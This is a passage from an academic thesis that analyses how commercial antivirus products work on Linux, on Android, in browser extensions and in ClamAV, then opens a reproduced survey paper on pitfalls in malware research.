In common with its Windows counterparts, the Linux AV we evaluated (**ESET** AV for Linux Desktops) is also client-server-structured. On the other hand, its protection and working are mostly based on the OS native features. The AV adds shell scripts to the system to perform some checks in given key system operation points. Most of the script's protection is performed via obfuscation. The AV does not add a driver to the system, but adds multiple `.so` libraries. The `libesets_pac.so` library is injected via `LD_PRELOAD` into running processes via the `/lib/pkg/postinstall` post-installation script that writes the library path at `/etc/ld.so.preload`. This library wraps the most common `libc` functions, such as `open`, `write`, `execv`, and `socket`. In addition to real-time checks, the AV also performs static binary checks. An interesting part of the Linux AV threat model is that it also detects Windows threats. In our threats, windows binaries (PE files) and scripts (VBS files) were detected as soon they were copied to the filesystem. Some filetypes, such as `docx` files are skipped from the checks by an explicit whitelist configuration.

2.1.10.3 Mobile AVs

As for the Linux vs Windows case, the mobile environments also have particular characteristics to be protected. Capabilities such as sending SMS, contact lists, so on are only present on mobile and not on desktop. Also, mobile environments present other restrictions, such as preventing superuser access (rooting). Therefore, it is plausible to hypothesize that mobile AVs would

be significantly different or less effective than desktop AVs. We evaluated that in practice by analyzing the apps described in Section 2.1.5.

We discovered that the Android AVs are not as modular as the desktop ones. Whereas desktop AVs distribute multiple files to be plugged into each system component, the Android AV application is more self-contained and plugged into the system by the Android environment itself. This shows the impact of a distinct OS architecture over the security solution. Despite this fact, the Android AVs are also client-server-structured, since the most complex routines implemented by them (e.g., scanning routines) are placed into native libraries that are invoked via the Java Native Interface (JNI) (Android, 2019). Interestingly, native libraries are also often by malware samples that these same AVs aim to detect (Afonso et al., 2016). Unlike desktop AVs, Android AVs do not load any kernel driver (which is sometimes even prevented by the stock Android environment), thus they eventually monitor the system with the same privileges as the malware samples (Rossow et al., 2012).

Since they cannot monitor the system from a more privileged ring, the AVs try to ensure good data tracking coverage by requesting almost all available permissions in their manifest file. They also register almost all existing intents and broadcast channels to be notified about system-wide events. An intriguing side-effect of this broad request policy is that although the AVs claim they aim to guarantee user's privacy, many of them declare third party components in their manifests whose tokens allow these third parties to track the user's interaction with the system (e.g., by adding the Facebook API).

The AVs register intents to receive messages when certain actions are performed in the system (e.g., when the device connects to a new WIFI network), which allows them to perform some basic checks. However, to offer the same protection level as in their desktop versions, the AVs need to inspect applications in a more fine-grained manner (e.g., check which URLs are accessed by the user). As no native support is offered for these tasks, the AVs collect these data by exploring the accessibility services. For instance, accessibility resources originally designed to read screen content for blind people are now used as a mechanism to collect data from web forms and application fields. Interestingly, this same strategy is used by some malware samples that the AVs aim to detect (Kraunelis et al., 2013; Amit, 2016; Kalysch et al., 2018).

As the AVs do not have in-app access as in the desktop versions, most of their detection capabilities are presented in the form of pattern and signature matches. In the first cases, the AVs present some templates of know attacks against popular applications (e.g., Whatsapp scams). In the second case, traditional, byte-based signatures are employed. For some AVs, we were even able to find references to the EICAR test file (EICAR, 2015) embedded in the apps. The mobile AVs try to overcome the limited real-time analysis capabilities in comparison to the desktop AVs with more full system scan checks. The solutions often schedule multiple full system scans per day to detect files that they have missed during runtime monitoring. Also, a significant part of these AV's detection is powered by reputation systems (e.g., of popular applications) and/or blacklists (e.g., spam-sending lists).

The mobile AVs present clearer assumptions than the desktop AVs. They assume the system is not `rooted` and most of their protection comes from this fact. In fact, many solutions actively seek for rooting applications. Similarly, they also trust the standard App Store and notify the user when this is not working properly. Similar to desktop AVs, mobile AVs also have to protect themselves against terminators. Most of them implement mechanisms to prevent their removal.

Some of the limitations when scanning files are not a major problem for most mobile AV's threat model as detection seems to be only a minor part of their protection goals. Most AVs provide complementary security resources to protect users, such as file wipers to safely delete

files, file vaults to safely store files, applications lockers for access controls, VPNs for safe web navigation, and anti-theft mechanism to lock the device when it is lost and/or stolen.

From a security analysis perspective, most of the attack surface added by these AVs are due to validation, licensing, logging, signing, and billing routines. The interactions with the OS are in fact the smallest part of the added attack surface. Therefore, the development of these solutions should follow the same best practices adopted for any other application class that handles these same inputs. From an architectural point of view, mobile AVs can be understood as an intelligent agent that is added to the system to make decisions about security implications. Most of the monitoring part of their operation is implemented by the Android environment itself, and the OS cooperation might be a trend for future developments and emerging platforms (see Section 2.1.11). We following detail our findings of particular AV operations.

Kaspersky. This AV monitors the system in a broad manner. The phishing protection is applied even to the received SMS. The SMS monitoring is performed via accessibility services. This AV was the only one to implement its own monitoring solutions in addition to relying on the Android services. It monitors the filesystem via the `inotify` Linux framework, as revealed by the call to the `inotify_rm_watch` function in the `libapp_services.so` library. This is one of the 5 native libraries embedded in this application. This AV was also the only one to specify it has the ability to scan artifacts in the cloud. This is an interesting alternative for the Android environment as the remote server can have deeper system introspection capabilities to a sandboxed Android environment than the limited access that the AV has to the local OS. The AV is periodically updated via the Internet. It requires a minimum available storage space of 2MB, which suggests that it is the maximum size of an individual database update. However, the update occurs via HTTP, with the AV explicitly asking the Android to not enforce HTTPS over that connection. Whereas this practice was already identified in desktop-based AVs (Botacin et al., 2020a), likely due to legacy compatibility, it is not clear why it is replicated for mobile ones. The AV app is shielded with the `libdexterprotector.so`, a third-party solution. Interestingly, the APK file drops at installation time the `android_wear_micro_apk` APK, which is a lightweight AV version intended to run on wearable devices, such as smartwatches.

PSafe. Whereas presenting most of the previously described characteristics of mobile AVs, this AV was the only one that does not implement its detection engine via native libraries. It also collects forms information using accessibility services and schedules a daily full system check. We identified that the real protection claimed by the AV is implemented via template matching of known attacks against popular applications (e.g., Whatsapp scams).

AVIRA. This AV collects data following the AV's usual accessibility collection mechanism. It uses this data, for instance, to be notified when new applications are installed and launched so it checks the application integrity and signature. The AV mixes blacklists and whitelists approaches: Whereas it blacklists phone numbers, it whitelists multiple popular applications (e.g., Facebook, Instagram, Waze, so on). Its detection capabilities are also based on signatures, as the presence of the EICAR file indicates. The signature database is hourly updated. The AV embeds 18 natives libraries, including the ones for OpenVPN and JDNS, in addition to the AV core. The AV core presents AV self-checks (e.g., `AVSIGN_IsAviraFile_CustompublicKeyA` function) and also reference signature generation (e.g., `ST_CreatePeFileSignature` function). In fact, there are multiple references to PE, the Windows executable format, over the AV code, which suggests that the AV communicates with a shared backend between mobile and desktop AVs. In practice, however, we did not find any PE detection case.

ESET. This AV is very explicit about its checks. It notifies the user that it will warn applications downloaded from unofficial sources and that it collects browsing information even when surfing

in the anonymous mode. Browser monitoring is performed via accessibility services but is only available for some browsers (e.g., noticeably Chrome). Its detection is performed via signature, with the EICAR test file being identified on it. A full system check is scheduled by default every 6 hours. It communicates with a single native library that implements the AV core. It is a complex, threaded library that invokes multiple system calls and writes to a `sqlite3` database. An interesting finding is how this AV is concerned about not only the user device but also the surrounding environment security. It checks the connected network for outdated router firmware versions, DNS poisoning attacks, and even devices vulnerable to known attacks. Although the app clearly warns that these capabilities should not be used against third parties, this cannot be prevented.

Avast. This mobile AV presents most of the aforementioned characteristics. Its manifest file requires access to multiple resources, such as bookmarks, history, so on. Some of these resources are only used for data leakage prevention, such as periodically cleaning the clipboard. The app has distinct database files (e.g., `networksecurity.db`, `applocking.db`, `call_blocking.db`) that are used to load blacklists for IP addresses, phone numbers, and so on. The AV explicitly checks for rooting application using code generated by the `RootCheck` tool.

AVG. The AVG application embeds the AVAST backend. As a significant difference, it also embeds OpenVPN native libraries to provide VPN access support.

2.1.10.4 Browser Extensions

Many applications have been moving to the Web, and so the attackers. This requires AVs to also move to there to provide effective detection. We showed in Section 2.1.6.4 that many AVs dropped browser extensions (XPI files) during their installation. We here present an overview of these components.

In an overall manner, these extensions are a minified version of the main AV client. They are also organized in a client-server manner, with the extension opening a socket to send requests to the AV engine main process (e.g., querying a given URL reputation). Most of their action focus in detecting suspicious URLs, but they can also inspect scripts and even data placed into forms (e.g., passwords). Their monitoring largely relies on callbacks provided by the browsers (though some can also implement browser hooks). The most popular callback is related to browser's tab activities, which is used by the AVs to trigger new inspection procedures as soon as new tabs are created. Tab information could also be used to track malicious URLs paths, as suggested by the academic literature (Takahashi et al., 2020), although we cannot confirm that the AVs perform such kind of tracking in their backends. Some AV extensions can also inject scripts into the pages to be able to manipulate their DOM objects. In some cases, the monitoring is disabled by whitelisting mechanisms that skip popular and/or buggy URLs from checking. Most of their operation is autonomous, but in a few a cases user intervention is required (e.g., confirm he/she wants to visit a given suspicious site). As a significant difference from binary-based AVs, most of the extension's protection is provided by the browser infrastructure itself, whose manifest files already contain hashes and self-signed files that ensure their integrity and legitimacy. In most cases, no obfuscation was identified in the extension's files. We following detail specific cases.

Kaspersky. This is the most complex browser extension among the evaluated ones. It is structured in a client-server architecture, with websocket and XMLHTTP communication. A session with the main AV process is only open after the extension specifies an ID and a key. It prevents other processes to communicate with the AV engine process in the same port. This same protection is implemented in the binary-based version. The extension receives distinct detection codes for malware and for phishing detection. The AV clearly specifying its attempt to detect phishing is important because AVs have already been reported to have very distinct detection

rates for these two classes (Botacin et al., 2020b). As optional features, this extension also blocks miners, removes advertisement banners, and offers password protection via password quality checks and virtual keyboards. The extension integrity is only self-protected by the hashes in the manifest files. Few obfuscation signs are identified in the app, except the password quality algorithm. We discovered it checks for the password length and for repeated keys in the password to give a password score. In addition to integrity checks, the extension also implements its own handling of MD5 hashes, which eliminates the need to trust external entities. The extension monitors the navigation by injecting a script into every page, which allows it to parse DOM objects in the visited pages. It also hooks the websocket APi and registers multiple browser callbacks to be notified when new URLs are requested. It parses not only the visited URLs but also the links contained in the pages. It also captures navigation cookies and checks their validity. Some domains are excluded from verification, such as Google–it avoids looking to the search parameter for this website. Domains are identified based on the URL prefix.

TrendMicro. In contrast, this extension is very simple. It is also structured in a client-server manner, but not authentication is required. It is only protected via the manifest file checks. It is not clear if it detects phishing in addition to malware. Its detection capabilities are fully powered by browser callbacks. They deliver the accessed URLs to the extension, which whitelists some of them, such as google.

F-Secure. This extension is similar to the previous one. It is also a client-server structure with no authentication. It is protected by a third-party signed manifest file. It is no clear if phishing is specially handled. The monitoring is performed via browser callbacks that deliver the accessed URLs, which triggers some code injection in special cases. The callbacks also allow the extension to check TLS connection parameters and certificates. The access is blocked if the certificate does not match the accessed domain. As an optional feature, the extension provides a safe search mode, that also acts as parental control. It operates based on some whitelists, which includes youtube URLs.

BitDefender. This AV deploys two distinct extensions: an anti-tracker and a password wallet. Both are client-server structured authenticated via an ID. In the wallet case, the server is requested to generate strong passwords that are pasted into web forms. The extensions are protected by a third-party signed certificate. They also rely on third-party components (URL package and webpack framework) that are obfuscated. It is not clear if the extensions handle phishing in addition to tracking. Some tracking URLs are whitelisted. They monitor the browser via callbacks. The wallet extension also injects scripts to manipulate the DOM and paste the passwords in the forms.

Avast. This AV also distributes two extensions: a page reputation checker and an option safe price plugin. They are client-server extensions authenticated via a user token. They are protected via a third-part signed manifest. The reputation system detects not only malware but multiple classes of phishing and harmful content. Both extensions collect the accessed URLs from tab callbacks. They implement complex logic to decode hidden URLs, including base64 decoding. The URLs are hashed and their reputation is queried via the main AV process. Optionally, the user can vote on the reputation of a page. User's votes are uploaded to a remote server for crowdsourced detection purposes. The optional safe search plugin implements the same capability and is structured in the same way (even same files) as the page reputation plugin, but does not have any security goal. Its goal is only to search the web and advertise prices. It collects user information for this search. It is implemented based on the protobuf protocol for communication and jquery framework for parsing, such that it is not clear if this wide attack surface is really required.

AVG. As for the main binary, the extensions distributed for AVG are the same distributed for Avast. Their distinction in the presentation for the user is performed via the locale file, which is used to display distinct messages for Avast and AVG.

2.1.10.5 Case Study: ClamAV

ClamAV is a very popular platform for AV development, with many research works built on top of it (see Section 2.1.4.1). Therefore, when we talk about the need for a better understanding of AV engines, it is common for someone to refer to ClamAV as an alternative since its source code is open (CiscoTalos, 2003). However, we identified many limitations that make ClamAV not fully resemble a commercial AV. We discuss them here to reinforce our claim on the need of considering real AV issues.

ClamAV highlights AV's complexity to protect the whole system. A significant part of its code is dedicated to parsing the distinct file formats (Currently, 12 distinct file formats are supported (ClamAV, 2003b)). Despite this significant implementation effort, it does not provide complete security guarantees against infections, since attackers exploiting other, unchecked file formats will still succeed in getting into the system. In practice, the academic literature already demonstrated that attackers often migrate file formats to evade AVs and infect systems (Botacin et al., 2021a).

ClamAV also puts significant development efforts on verifying the signatures of PE files (ClamAV, 2003e), checking whether their certificates were issued by a trusted authority or not, or whether they are expired or not. In some sense, this mechanism acts as a kind of whitelist, as binaries signed by a trusted entity (e.g., Microsoft) will hardly be considered malicious. This verification is skipped for non-signed binaries, which leads to the surprising conclusion that a malicious binary file signed with a fake certificate is more likely to be detected than a non-signed malicious file.

ClamAV implements a wide set of static detection mechanisms, with the simplest one being the checksum verification. ClamAV allows MD5 and SHA digests to be matched against entire files and/or specific PE sections. These hashes are also used in the whitelist mechanism (ClamAV, 2003g), which allows the AV to skip the scanning of some files. Whereas still supporting MD5 hashes is important for legacy compatibility, any AV making use of them might be vulnerable to collision attacks. State-of-the-art solutions for MD5 collisions are reasonably efficient (Stevens et al., 2009) (in a cryptographic sense), thus it is plausible to hypothesize an attacker creating a malware whose hash collides with a whitelisted one to evade detection in a targeted scenario.

In addition to the checksum, ClamAV also supports the called body signatures, which are byte sequences matched using regular expressions. Although the AV documentation has a rich guide on how to write good signatures (ClamAV, 2003a), bad signatures might eventually be deployed. These signatures can be deactivated individually using the whitelist mechanism (ClamAV, 2003c), thus mitigating false positives. Moreover, the AV also supports the called bytecode signatures, which are C functions written to match more complex patterns. These are compiled and integrated into the AV engine in runtime.

ClamAV also supports the called container signatures to allow the inspection of files compressed as RAR, TAR, 7z, and other formats. The AV distributes a list of passwords as part of its update process that are used to try to open password-protected containers. This allows the AV to detect malware into containers protected with known passwords (e.g., malware samples are often distributed in zip files protected with the "infected" password).

Over time, ClamAV implemented new detection features, being the adoption of YARA signatures one of the most significant ones (ClamAV, 2003f). ClamAV currently does not support

the whole YARA framework, with some modules not being implemented. However, for the future, we can hypothesize that the YARA framework might even replace the ClamAV core since most of their matching strategies overlap significantly.

Whereas presenting matching capabilities very similar to commercial AVs, ClamAV starts differentiating from commercial AVs for the auxiliary detection routines. For instance, a good AV engine should be able to unpack a myriad of file formats to allow the scan of the clear binary. The analysis of ClamAV's source code revealed unpacking algorithms for the UPX and ASPACK, but not for other ones. Besides, no runtime-based, generic unpacking method was identified, which limits the AV detection capabilities. Similarly, a good AV engine should provide deobfuscation engines to allow the scan of clear strings and data. Whereas we found methods to deobfuscate base64-encoded and RC4-encoded files, no other methods (e.g., XOR-based variations) were identified.

Many of the signatures distributed by AV companies aim to match instruction patterns, thus AVs often implement disassemblers. We identified a custom-implemented disassembly in ClamAV's code, but it is limited to the x86 (32bit) architecture, which limits the application of rules to this platform. For the future, ClamAV's developers and researchers might rely on third-party disassemblers to extend the AV's capabilities. In addition to statically looking to instructions, good AV engines often have the ability to emulate code portions to reveal the real malware behavior. Unfortunately, ClamAV does not implement a code emulator. There are also third-party, open-source solutions for this task that could be eventually integrated into ClamAV's code by researchers and developers in the future.

Modern AVs also have been relying on ML-based techniques to detect a greater number of threats, as discussed in previous sections. Unfortunately, there is also no support for ML detectors in the ClamAV core. We believe that integrating ML capabilities into ClamAV is a great opportunity to test academic proposals in a practical scenario.

Despite the aforementioned limitations, ClamAV presents at least part of the static capabilities provided by commercial AVs. Unfortunately, when we talk about dynamic capabilities, ClamAV provides almost no resource comparable to real AVs. ClamAV does not have a real-time module or load kernel drivers to enforce security policies. Whereas some extensions aimed to bridge this gap, they are still limited by either (i) working only on Linux due to the need for the `inotify` framework (ClamAV, 2003d), or (ii) when operating on Windows, limited to invoke ClamAV's static procedures to newly created files (ClamAV, 2011), with no real-time threat intelligence. The lack of real-time monitoring also limits the AV's self-protection capabilities. No effective anti-tampering countermeasure was identified in ClamAV's code.

Finally, ClamAV is also limited in the monitoring surface, i.e., in the number of distinct agents collecting data for scanning. ClamAV does not collect data from the network or from the browser, which limits its action to the file scans triggered and/or scheduled by the users.

In summary, whereas investigating ClamAV's structure is an interesting task to get the first insights about the internal working of an AV, it does not eliminate the need of looking to a real AV engine ao as to be able to transpose concepts to an actual scenario. Therefore, from a research perspective, ClamAV should be seen more as an underlying platform for the development of future solutions on top of it rather than the definite AV solution itself.

2.1.11 Discussion

In this section, we revisit our findings to discuss their implications and also point limitations of our approaches.

The AV concept changed significantly over time, but these solutions are still the most popular type of security solutions nowadays. This solution class has been renamed over time from

Anti-Virus to Anti-Malware, to Anti-APT (Advanced Persistent Threats), and currently stands by the name of EDRs (Endpoint Detection & Response). Whatever the name they are called, it remains essential to understand how they work to increase the protection they offer to the users.

AV Development. The available material on how to develop an AV solution is still scarce. Microsoft published in 2019 the first example on how to write a kernel driver to support AV operations (Microsoft, 2019a). As far as we know, this is the only material available covering AV development aspects. Therefore, this work's main goal is to shed light on some important aspects of AV development procedures. We adopted an analytical approach that reveals some of the decisions that AV vendors make to implement their solutions. We expect that this information might be useful for anyone interested in developing an AV engine. We also hope that we might inspire future work on the development of AV solutions.

The impact of whitelist. Our findings revealed that the AV solutions rely on whitelists to enhance their detection procedures. This is not often considered in the academic design of detection methods, although its impact is significant. In practice, comparing a whitelist-free approach to a whitelist-based approach is unfair. Whitelist-free approaches often lower their detection capabilities when tuning their parameters to not flag benign artifacts as malicious. Whitelist-based approaches, in turn, might apply tighter thresholds for detecting more artifacts while whitelisting any false positive case. Unfortunately, current AVs do not fully disclose when the detection of an artifact was whitelisted. Making this information available would help researchers to conduct experiments and perform more fair comparisons (e.g., only among samples that were or were not whitelisted in both the reference AV and in the new proposal).

Found strings and detection information. As for the whitelist, other factors influence experiments that measure AV detection (e.g., if detection was static or dynamic, due to signatures or heuristics, so on). A fair experiment should consider the same type of detection for both the reference AV and for the new proposal. Unfortunately, most of the current AVs do not disclose the reasons why a sample was detected. Recently, Microsoft started providing this type of information for some of their security solutions (Microsoft, 2018n). The strings found during our analysis procedures indicate the presence of symbols for the distinct detection aspects for all AV engines, thus suggesting that this information could be easily made available to the users. Therefore, we expect that all AV solutions could move towards this more open direction in a near future.

OS support for AVs. The procedure of detecting a malware sample can be classified into two steps: a monitoring step and a threat intelligence application. The monitoring step consists of collecting data for inspection. The threat intelligence consists of making a decision based on the collected data (e.g., blocking a process). Our results showed that whereas desktop AVs implement agents for both steps, mobile AVs are more focused on implementing threat intelligence agents, as many monitoring mechanisms are implemented by the OS itself. A drawback of an OS-provided monitoring mechanism is that it restricts AV coverage to the surfaced specified by the OS. An advantage of this approach is that the OS developers are capable to deliver monitoring mechanisms more safely (e.g., function hooking often leads to crashes due to race conditions with OS structures accesses). In our view, this movement towards OS-based mechanisms is a trend, which starts to affect even desktops, as seem in the Microsoft movement of preventing hooking into kernel tables via KPP in favor of the new callback interface. If this trend consolidates, we expect OSes to provide deeper inspection capabilities. For instance, Microsoft recently added an interface for drivers changing its memory pages permissions (Microsoft, 2020b). We expect that this kind of interface to become available to AVs to allow them to change page permissions of their protected applications, which would allow them implementing more complex security policies (Botacin et al., 2020e).

The AV Future. Our results highlighted the operational aspects in which AVs perform well but also show that there is room for improvement in many aspects. It is always hard to make predictions, but we believe that an emerging research topic that might help to improve the next generation AVs is hardware support. Distinct proposals suggest adding external monitors (Botacin et al., 2019) or CPU extensions (Botacin et al., 2020e) might help to achieve greater security guarantees.
Limitations. In this work, we shed light on the importance of understanding the AVs internal aspects. Unfortunately, due to market reasons, AVs are closed-source solutions, thus information about their internals is not easily available. To overcome this limitation, we adopted a hands-on approach. Although we were able to present a broad landscape of their internals, some details might have been missed due to the intrinsic nature of the black-box analysis process. Moreover, protection mechanisms, such as obfuscation, make the analysis task harder. Face to these cases, we focused on providing an overview of the AV operation instead of delving into particular aspects. Therefore, we do not claim this work as exhaustive. Further investigations might reveal more fine-grained details about specific operational aspects and component's implementations.
Future Work. AVs are complex pieces of software and no single work would be able to address all their component's working. Most of the resources presented in the Section 2.1.4.4 deserve an investigation by themselves. For instance, the security of the password managers implemented by the AVs needs to be investigated. Therefore, we expect that this work might foster future research on AV internals.

2.1.12 Conclusion

In this work, we investigated the project decisions behind the implementation of AV's internals to characterize the operation of this type of security solution. We identified that only a limited set of research works in the literature investigated AV internals and bridged this gap by analyzing popular (Windows, Linux, and Android) solutions to present a landscape of their operation in practice. We discovered, for instance, a great disparity in the set of API functions hooked by the distinct AV's libraries, which might have a significant impact on the viability of academically-proposed detection models (e.g., machine learning-based ones). We also discovered that whereas AVs provide reasonable resilience against popular packers, they cannot handle well other data encodings (e.g., XORed files), which is highlighted as a significant open research question. Finally, we discovered that whereas all AVs claim rootkit detection capabilities, most of them are based on static detection checks, which significantly affect business threat models. We expect our study might foster further research in the field and that our findings might work as support for these.

Reproducibility. All scripts developed to analyse and test the AVs are available in the repository at: `https://github.com/marcusbotacin/reverse.AV`

Acknowledgments. This project was partially financed by the Serrapilheira Institute (grant number Serra-1709-16621) and by the Brazilian National Counsel of Technological and Scientific Development (CNPq, PhD Scholarship, process 164745/2017-3).

3 A VIEW ON CURRENT MALWARE RESEARCH

A key research question of this thesis is how malware detection research has been performed so far aiming at understanding its limitations, as well as how to overcome them with the application of a distinct research approach. To do so, I investigate the body of work published in the most reputable venues of computer security research, and assumed they are proper and enough for an initial assessment. Therefore, I conducted a critical literature review to identify common challenges and pitfalls in malware research. The findings were published in a paper (Botacin et al., 2021b) that is below reproduced as published for the sake of reader's convenience. The reading of the paper is highly encouraged since it constitutes the core of all criticism presented in this thesis. Among all findings, I highlight: (i) the scarce number of longitudinal malware analysis studies in the literature, which motivates my investigation about the Brazilian scenario; and (ii) the uncertainty about the application of AV results in fair comparisons, which motivates my investigation on the development of new AV evaluation metrics.

3.1 SOK: CHALLENGES AND PITFALLS IN MALWARE RESEARCH

Publication: This paper was published in the Elsevier Computers & Security (Comp&Sec) journal

Marcus Botacin[1], Fabricio Ceschin[1], Ruimin Sun[2], Daniela Oliveira[2], André Grégio[1],
(1) Federal University of Paraná (UFPR-Brazil)
Email: {mfbotacin,fjoceschin,gregio}@inf.ufpr.br
(2) University of Florida (UF-USA)
Email: gracesrm@ufl.edu
daniela@ece.ufl.edu

3.1.1 Abstract

As the malware research field became more established over the last two decades, new research questions arose, such as how to make malware research reproducible, how to bring scientific rigor to attack papers, or what is an appropriate malware dataset for relevant experimental results. The challenges these questions pose also brings pitfalls that affect the multiple malware research stakeholders. To help answering those questions and to highlight potential research pitfalls to be avoided, in this paper, we present a systematic literature review of 491 papers on malware research published in major security conferences between 2000 and 2018. We identified the most common pitfalls present in past literature and propose a method for assessing current (and future) malware research. Our goal is towards integrating science and engineering best practices to develop further, improved research by learning from issues present in the published body of work. As far as we know, this is the largest literature review of its kind and the first to summarize research pitfalls in a research methodology that avoids them. In total, we discovered 20 pitfalls that limit current research impact and reproducibility. The identified pitfalls range from (i) the lack of a proper threat model, that complicates paper's evaluation, to (ii) the use of closed-source solutions and private datasets, that limit reproducibility. We also report yet-to-be-overcome challenges that are inherent to the malware nature, such as non-deterministic analysis results. Based on our findings, we propose a set of actions to be taken by the malware research and development community for future work: (i) Consolidation of malware research as a field constituted of diverse research approaches (e.g., engineering solutions, offensive research, landscapes/observational studies, and network traffic/system traces analysis); (ii) design of engineering solutions with clearer, direct assumptions (e.g., positioning solutions as proofs-of-concept vs. deployable); (iii) design of experiments that reflects (and emphasizes) the target scenario for the proposed solution (e.g., corporation, user, country-wide); (iv) clearer exposition and discussion of limitations of used technologies and exercised norms/standards for research (e.g., the use of closed-source antiviruses as ground-truth).

3.1.2 Introduction

As the malware research field has grown and became more established over the last two decades, many research questions have arisen about challenges not yet completely overcome by the malware research community. For example, *How to make malware research reproducible?*; *Does papers based on attacks strictly require scientific rigor*?; *What constitutes a well-balanced and appropriate dataset of malware and goodware to evaluate detection solutions?*; *How to define a relevant, appropriated ground-truth for malware experiments?*; and *What criteria should be*

used to evaluate offline and online defense solutions? are important questions for current and future research that cannot be left unanswered in further papers on the field. Failing in answering those questions may lead to pitfalls that cause delays in anti-malware advances, such as: (i) offensive research are not scientific enough to be published; (ii) the development of offline and online engineering solutions being developed and evaluated under the same assumptions; (iii) the adoption of unrealistic and biased datasets; (iv) considering any AV labeled samples as ground-truth without measuring their distribution and relevance, among others.

As pointed out by Herley and P. C. van Oorschot (Herley and v. Oorschot, 2017) in their survey of the security research field: *"The science seems under-developed in reporting experimental results, and consequently in the ability to use them. The research community does not seem to have developed a generally accepted way of reporting empirical studies so that people could reproduce the work"*. In this blurry scenario, all stakeholders are affected: beginners are often not aware of the challenges that they will face while developing their research projects, being discouraged after the first unexpected obstacles; researchers facing those challenges may not be completely aware that they are falling for a pitfall; industry experts often do not understand the role of academic research in security solutions development; paper reviewers end up with no guidelines about which project decisions are acceptable regarding the faced challenges, making it difficult to decide what type of work is good work.

Although understanding malware research challenges and pitfalls is crucial for the advancement of the field and the development of the next generation of sound anti-malware security solutions, a few work have focused on attempting to answer those questions and shedding some light on these pitfalls. Previous works have only considered isolated malware research aspects, such as information flow (Cavallaro et al., 2008) or sandbox limitations (Liu et al., 2014). Therefore, in this paper, we decided to investigate such phenomena scientifically: we conducted a systematic review of the malware literature over a period of 18 years (2000-2018), which encompasses 491 papers from the major security conferences. Based on this systematization, we discuss practices that we deemed scientific, thus reproducible, and that should be included in the gold standard of malware research.

Overall, malware research integrates science and engineering aspects. Therefore, we describe "malware research" in terms of a malware research method, according to the following steps (see Figure 3.2): (i) Common Core (from the Scientific Method); (ii) Research Objective Definition; (ii) Background Research; (iii) Hypothesis/Research Requirements; (iv) Experiment Design; (v) Test of Hypothesis/Evaluation of Solution; and (vi) Analysis of Results. Based on this framework, we reviewed the selected literature and identified 20 fallacies about malware research, which were described and organized according to their occurrence in the Malware Research Method. The identified pitfalls range from the: (Reasoning Phase) unbalanced development of research work, which is currently concentrated on engineering solution proposals, with a scarcity of research on threat panoramas, which should provide the basis for supporting work on engineering solutions; (Development Phase) the lack of proper threat model definitions for many solutions, which makes their positioning and evaluation harder; and (Evaluation Phase) the use of private and/or non-representative datasets, that do not streamline reproducibility or their application in real scenarios.

In addition to pitfalls, we also identified challenges that researchers face regarding practical considerations, a step we modeled in our proposed Malware Research Method. For example, when developing a malware detection solution, researchers soon realize that many stakeholders, such as AV companies, do not disclose full information about their detection methods due to intellectual property issues, which limits solution's comparisons. Moreover, researchers working on dynamic analysis or detection also soon realize that a non-negligible

percentage of their collected samples may be broken due to the lack of a required module, library, collaborating process, or because a domain was sinkholed, which also limits their evaluations. Therefore, we present a discussion about the root of each identified challenge and pitfall, supported by statistics from the literature review. Despite this strong supporting statistics, we do not consider all presented claims as definitive answers, but we acknowledge that others may have different understandings. Thus, we intend to stimulate the security community to discuss each pitfall and how they should be approached.

From the lessons learned, we proposed a set of recommendations for different stakeholders (researchers, reviewers, conference/workshop organizers, and industry), aiming at the next generation of research in the field and to discuss open challenges that the community has yet to tackle. For example, we propose **for researchers**: clearly state their assumptions about malware and goodware repositories to allow for bias identification and research reproducibility; **for reviewers**: be mindful of the Anchor bias (Epley and Gilovich, 2006) when evaluating the appropriateness of a dataset, since the representativeness of the environment in which an engineering tool is supposed to operate (corporate, home, lab) might be the most important evaluation criteria, despite the dataset size; **for conferences/workshop organizers**: increase support for the publication of more research on threat landscape, as they establish a foundation for new defense tools; and **for AV companies**: disclose the detection engines and/or methods leveraged for detecting samples as part of the AV labels. We do not expect that all of our proposed guidelines be fully addressed in all papers, since it can be almost impossible in some circumstances due to research/experiment limitations. However, our goal is to position them as a statement of good research practices to be pursued.

To the best of our knowledge, this is the first comprehensive systematization of pitfalls and challenges in almost two decades of malware research, and in which the pitfalls and challenges have been placed in the context of different phases of a proposed Malware Research Method, with a concrete actionable roadmap for the field. We limited our critical evaluation to the malware field, because it is the field we have experience as authors, reviewers and PC members. However, we believe that many of the points here discussed might be extrapolated for other security domains (along with the proper reasoning and adaptations), also providing a certain level of contribution to their scientific enhancement.

In summary, the contributions of our paper are threefold:

1. We propose a Malware Research method that integrates the scientific and engineering methods, which also addresses practical challenges of current technologies and industry practices.

2. We identify and discuss 20 Pitfalls in malware research, based on a systematization of 18 years (2000-2018) of malware literature (491 papers), with each pitfall placed in the phase they occur in the method.

3. We present a set of actionable recommendations for the field, researchers, reviewers, conference organizers, and industry, based on the lessons learned during the systematization performed.

This paper is organized as follows: Section 3.1.3 describes the methodology used in the literature systematization; Section 3.1.4 introduces the Malware Research method, a method for malware research integrating both scientific and engineering methods. Section 3.1.5 discusses 20 pitfalls in malware research contextualized according the phase they occur in the Malware Research method; Section 3.1.7 proposes actionable recommendations, based on learned lessons during systematization. Section 3.1.8 reviews related work and Section 3.1.9 concludes the paper.

3.1.3 Methodology

Table 3.1: **Selected Papers**. Distribution per year (2000 – 2018) and per venue.

Venue/Year	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	Total
USENIX (Security, LEET & WOOT)	1	0	0	0	0	1	1	6	2	3	7	8	10	12	9	7	9	13	6	95
CCS	0	0	0	0	0	0	0	2	4	6	6	7	11	9	11	14	2	11	6	89
ACSAC	0	0	0	0	2	3	2	4	4	1	3	8	10	7	10	6	3	7	8	78
IEEE S&P	0	1	0	0	0	1	3	2	1	0	0	10	17	12	3	6	4	5	3	68
DIMVA	0	0	0	0	0	4	4	3	8	2	3	0	8	4	8	7	7	5	4	67
NDSS	0	0	0	0	1	0	2	0	3	3	3	3	2	4	5	4	9	7	3	49
RAID	0	0	1	0	0	1	3	0	0	0	0	0	3	5	5	3	4	3	3	31
ESORICS	0	0	0	0	0	1	0	0	2	1	0	0	2	3	3	0	1	1	0	14
Total	1	1	1	0	3	11	15	17	24	16	22	36	63	56	54	47	39	52	33	491

